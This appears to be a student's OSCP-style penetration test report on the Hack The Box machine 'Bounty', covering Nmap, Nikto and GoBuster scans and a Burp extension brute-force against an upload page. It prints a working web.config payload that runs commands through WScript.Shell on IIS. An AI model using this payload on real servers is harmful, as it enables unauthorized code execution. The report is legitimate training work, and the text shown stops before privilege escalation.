
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-04

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.93(Bounty)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	7
3.2.1.4	Privilege Escalation	20
3.2.1.5	Proof File	22
4	Maintaining Access	24
5	House Cleaning:	25

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Bounty**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Bounty** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Bounty(10.10.10.93) - RCE by uploading a web.config

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Bounty - 10.10.10.93

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Bounty**.

3.2.1 System IP: 10.10.10.93(Bounty)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.93	TCP: 80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Aug  2 11:45:36 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.93
Nmap scan report for 10.10.10.93
Host is up, received echo-reply ttl 127 (0.22s latency).
Scanned at 2021-08-02 11:45:38 PDT for 32s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  2 11:46:10 2021 -- 1 IP address (1 host up) scanned in 34.65 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Aug  2 11:47:05 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.93
Nmap scan report for 10.10.10.93
Host is up, received echo-reply ttl 127 (0.21s latency).
Scanned at 2021-08-02 11:47:07 PDT for 400s
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../../share/nmap
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Mon Aug 2 11:53:47 2021 -- 1 IP address (1 host up) scanned in 401.74 seconds

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.93
+ Target Hostname:    10.10.10.93
+ Target Port:        80
+ Start Time:         2021-08-02 11:58:37 (GMT-7)
-----
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↪ content of the site in a different fashion to the MIME type.
+ Retrieved x-aspnet-version header: 2.0.50727
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
```

GoBuster

```
/transfer.aspx (Status: 200)
/UploadedFiles/ (Status: 403)
/uploadedFiles/ (Status: 403)
/uploadedfiles/ (Status: 403)
/aspnet_client/ (Status: 403)
/transfer.aspx (Status: 200)
/uploadedfiles/ (Status: 403)
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.93

Vulnerability Exploited : RCE by uploading a web.config

System Vulnerable : 10.10.10.93

Vulnerability Explanation : There is a vulnerability regarding the RCE by uploading the web.config file with malicious code

Privilege Escalation Vulnerability : Server was vulnerable to MS15-010 kernel exploit

Vulnerability fix : Administrator has to make sure to update the IIS version to the latest one. For the privilege escalation company has to make to stay in a latest operating system along with up to date patches

Severity Level : Critical

From the nmap scan we can see that there are only one port open which is port 80, While checking the website there is nothing except an image and also we dont see anything important in page source.



Figure 3.1: bounty/images/205-web.png

However while checking the gobuster we can see that there is an interesting folder called /transfer.aspx. Going to the site we can see that we can update the file which is very dangerous.




Figure 3.2: 210-transfer_folder.png

I thought to check if i can upload the aspx but however i was not able to upload the aspx file.




Figure 3.3: 215-aspx_upload.png




Figure 3.4: 220-invalid_file.png

We are getting an error as invalid file. I just want to check if there are any file extension being accepted. By checking the same we are able to upload .png and .jpeg file but we dont have any use by uploading the image file.

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payloads.

Attack type: **Sniper**

```
POST /transfer.aspx HTTP/1.1
Host: 10.10.10.93
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=-----405629792032924071104177855791
Content-Length: 2504
Origin: http://10.10.10.93
Connection: close
Referer: http://10.10.10.93/transfer.aspx
Upgrade-Insecure-Requests: 1

-----405629792032924071104177855791
Content-Disposition: form-data; name="__VIEWSTATE"


/wEPDukMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdG1wYXJ0L2Zvc0tZGF0YRYCAgUPDxYGHgRUZXh0BRtGaWxlIHVwbG9hZGVkIHN1Y2Nlc3.
-----405629792032924071104177855791
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWAgKrlsL5Cglt3oXMA2367Z+wWGO67eJfYJdyoIjaSB/r
-----405629792032924071104177855791
Content-Disposition: form-data; name="FileUpload1"; filename="test_png.png"
Content-Type: image/png

PNG

 IHDR      :      ° »      PIDATx iÜ(-\U Çñfi-xÓV P@ *)0`A `  eEM`*Q0e @@ ý { $ & (1&Æ i?b"> 1 ·!ZÜJ Å#
"b#`e UnëV+eÇÜ 9Log:÷iÜ éú&'`gIÜ( sôii)ô>'Z`$I ÜK) Ey?)#n1)#n1)#n1)#n1)#n1E ú 0 OF5Åikø:fÅú eP ÅÅx2¼  ô Å;½ "Åóq*xJ
| 70ëZ' @ZpÈ0 áCB Ê . g Ôø2p ¿ .i iÇoq+ ( 9ú ¿*¿Y"= {K^Y.
O*ôUb$*µ| ·ô0f Q'pP rúp ):xw±¼ ÅqB\kñ00f ¼u0ô0\ ¿ ôÈJ 3q% FÜÅ0X@ - Ø N,ô qU±_L*q ;ú9Ö.* @6 ±-ä"©)mmÜ0DÜ+Pi,e¿J5ÑÇôx*i
³X fäYälp Lå
b48 fäP ú7 i Ä.iú) pÖ 7YK8#FE-Ü)FQâ¼N+e3ÅhTa2ú>â ¼Ü± i ugID>ÑJ Ü:7á b@i é ,yØ ÇÄ Å5 ÓÆ úØ w é Ny yiÜx b g ¼Yáíô ©Rý
-iúVb wÄ sZ]i03 i G¼-DÜE» -Ä Ä ¿ ý )t# ± FÄ
q³ ZD! ( fiçø %
C*üE¶Zx Ü>Çay¿Ü,¶ zÜ! tÅq& ýY1 >½| *y »af | %eJia ; µ°Fwgs ¥ P - ç6 ;¼c;LaBÝú+*pÈ|iä e3OÄÈp ,Ü-Çµ Oc XÄ)|`Ü z ) pX1
```

Figure 3.5: 225-burp_change.png



? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payload:

Paste Load ... Remove Clear

- asp
- aspx
- txt
- html
- config

Add Enter a new item

Add from list ...

Figure 3.6: 230-example_extensions.png

By uploading the different extension we can see that we can upload the .config file without any issues. We can also see that its successful.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1350	
5	config	200	<input type="checkbox"/>	<input type="checkbox"/>	1350	
1	asp	200	<input type="checkbox"/>	<input type="checkbox"/>	1355	
2	aspx	200	<input type="checkbox"/>	<input type="checkbox"/>	1355	
3	txt	200	<input type="checkbox"/>	<input type="checkbox"/>	1355	
4	html	200	<input type="checkbox"/>	<input type="checkbox"/>	1355	

Request Response

Raw Params Headers Hex ViewState

Content-Length: 2497
Origin: http://10.10.10.93
Connection: close
Referer: http://10.10.10.93/transfer.aspx
Upgrade-Insecure-Requests: 1

-----32485324589642196423682146981

Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUtbXVsdG1wYXJ0L2Zvcn0tZGF0YRYCAgUPDxYGHgRUZXh0BR5JbnZhbG1kIEZpbGUuIFBsZWFrZSB0cnkgYWdhaW4eCUZvcnVDb2xvcgqNAR4EXyFTQgIEZGRkwJB3Xg4zMm4QYrtaELylrDCwnj4=


-----32485324589642196423682146981

Content-Disposition: form-data; name="EVENTVALIDATION"

? < + > Type a search term 0 match

Finished

Figure 3.7: 235-burp_confirm.png



Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error
0		200	<input type="checkbox"/>
5	config	200	<input type="checkbox"/>
1	asp	200	<input type="checkbox"/>
2	aspx	200	<input type="checkbox"/>
3	txt	200	<input type="checkbox"/>
4	html	200	<input type="checkbox"/>

Request Response

Raw Headers Hex HTML Render ViewState

Browse Upload

File uploaded successfully.

Figure 3.8: 240-burp_render.png

From the link we can clearly see that we can upload the .config with malicious code.

We can upload the malicious code to the machine as web.config and see if we have Remote code execution.

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
        ↪ scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
        ↪ requireAccess="Write" precondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
  <appSettings>
</appSettings>
</configuration>
<!--
<% Response.write("-"&">)
Response.write("<pre>")
Set wShell1 = CreateObject("WScript.Shell")
Set cmd1 = wShell1.Exec("whoami")
output1 = cmd1.StdOut.ReadAll()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><!--"&">) %>
```




Figure 3.9: 245-burp_checking.png




Figure 3.10: 250-config_web.png

File has been uploaded successfully so there is one more file called /uploadedFiles/ we can go ahead and access the files in that folder.




Figure 3.11: 255-burp_whoami_checking.png

